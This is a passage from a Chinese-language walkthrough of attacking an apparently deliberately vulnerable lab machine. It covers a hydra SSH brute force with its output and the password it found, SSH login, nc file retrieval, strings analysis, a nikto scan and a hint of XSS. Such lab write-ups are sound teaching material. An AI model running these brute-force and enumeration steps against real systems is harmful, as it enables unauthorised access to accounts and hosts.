
2. 发现了20个用户信息



kathy和tmp两个信息非常活跃！可以用smbclient连接！

2）保存用户信息，并筛查

```
gedit user.txt
cat user.txt | cut -d '' -f2 | cut -d ' ' -f1 > user.txt
```



将通过筛选剔除后，获得正常的用户名：user.txt！

3、暴力破解ssh信息枚举

1）hydra暴力破解

nmap扫描ssh端口为开放状态，利用hydra爆破

```
hydra -L user.txt -P user.txt 192.168.40.152 ssh
```

```
┌──(root💀kali)-[~/Desktop]
└─# hydra -L user.txt -P user.txt 192.168.40.152 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-06 02:32:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 961 login tries (l:31/p:31), ~61 tries per task
[DATA] attacking ssh://192.168.40.152:22/
[22][ssh] host: 192.168.40.152   login: SHayslett   password: SHayslett
[STATUS] 291.00 tries/min, 291 tries in 00:01h, 670 to do in 00:03h, 16 active
[STATUS] 305.00 tries/min, 915 tries in 00:03h, 49 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-06 02:35:51
```

```
login: SHayslett   password: SHayslett
```

获得ssh登录账号密码！

2）ssh登录

ssh尝试登录：

```
ssh SHayslett@192.168.40.152
```

```
┌──(root💀kali)-[~/Desktop]
└─# ssh SHayslett@192.168.40.152
──────────────────────────────────────────────────────────────────────
~        Barry, don't forget to put a message here              ~
──────────────────────────────────────────────────────────────────────
SHayslett@192.168.40.152's password:
Permission denied, please try again.
SHayslett@192.168.40.152's password:
Welcome back!


SHayslett@red:~$ id
uid=1005(SHayslett) gid=1005(SHayslett) groups=1005(SHayslett)
```

登录成功！到了这一步有非常多的提权方法，咱们继续分析该项目环境！

4、nc信息枚举666端口

1）访问http端口

通过浏览器访问该端口：


```
http://192.168.40.152:666/
```

发现这是一个文件！

2）nc下载文件

通过nc访问该端口进行探测：

```
nc 192.168.40.152 666 >test   #将文件下载为test
file test                     #查看test版本
unzip -h                      #看下zip版本信息
unzip test                    #用zip解压test文件
```




通过nc下载压缩文件，并解压获得message2的jpg图片！

3）Strings查看图片信息

strings查看该图片隐藏信息：

```
strings message2.jpg
```




给了两个cookie值，先留着该信息！

5、枚举12380端口信息收集

1）访问端口

用浏览器访问该页面：

```
http://192.168.40.152:12380/
```




发现该页面没有可利用的信息，进行漏扫看看！

2）Nikto扫描URL

nikto 是一款开放源代码的、功能强大的 WEB 扫描评估软件，能对 web 服务器多种安全项目进行测试的扫描软件，去寻找已知有名的漏洞，能在230多种服务器上扫描出2600多种有潜在危险的文件、CGI 及其他问题，它可以扫描指定主机的 WEB 类型、主机名、特定目录、COOKIE、特定 CGI 漏洞、返回主机允许的 http 模式等等。

```
nikto -h http://192.168.40.152:12380/
```




发现三个目录/admin112233/、/blogblog/、/phpmyadmin/，发现提示SSL Info，说明是ssl访问的，可以https访问，尝试访问http访问会重定向回来，需要HTTPS访问URL！

3）ssl访问

先枚举访问/admin112233目录：


```
https://192.168.40.152:12380/admin112233/
```



回显：**This could of been a BeEF-XSS hook** □ ，存在XSS！

枚举访问/blogblog目录：

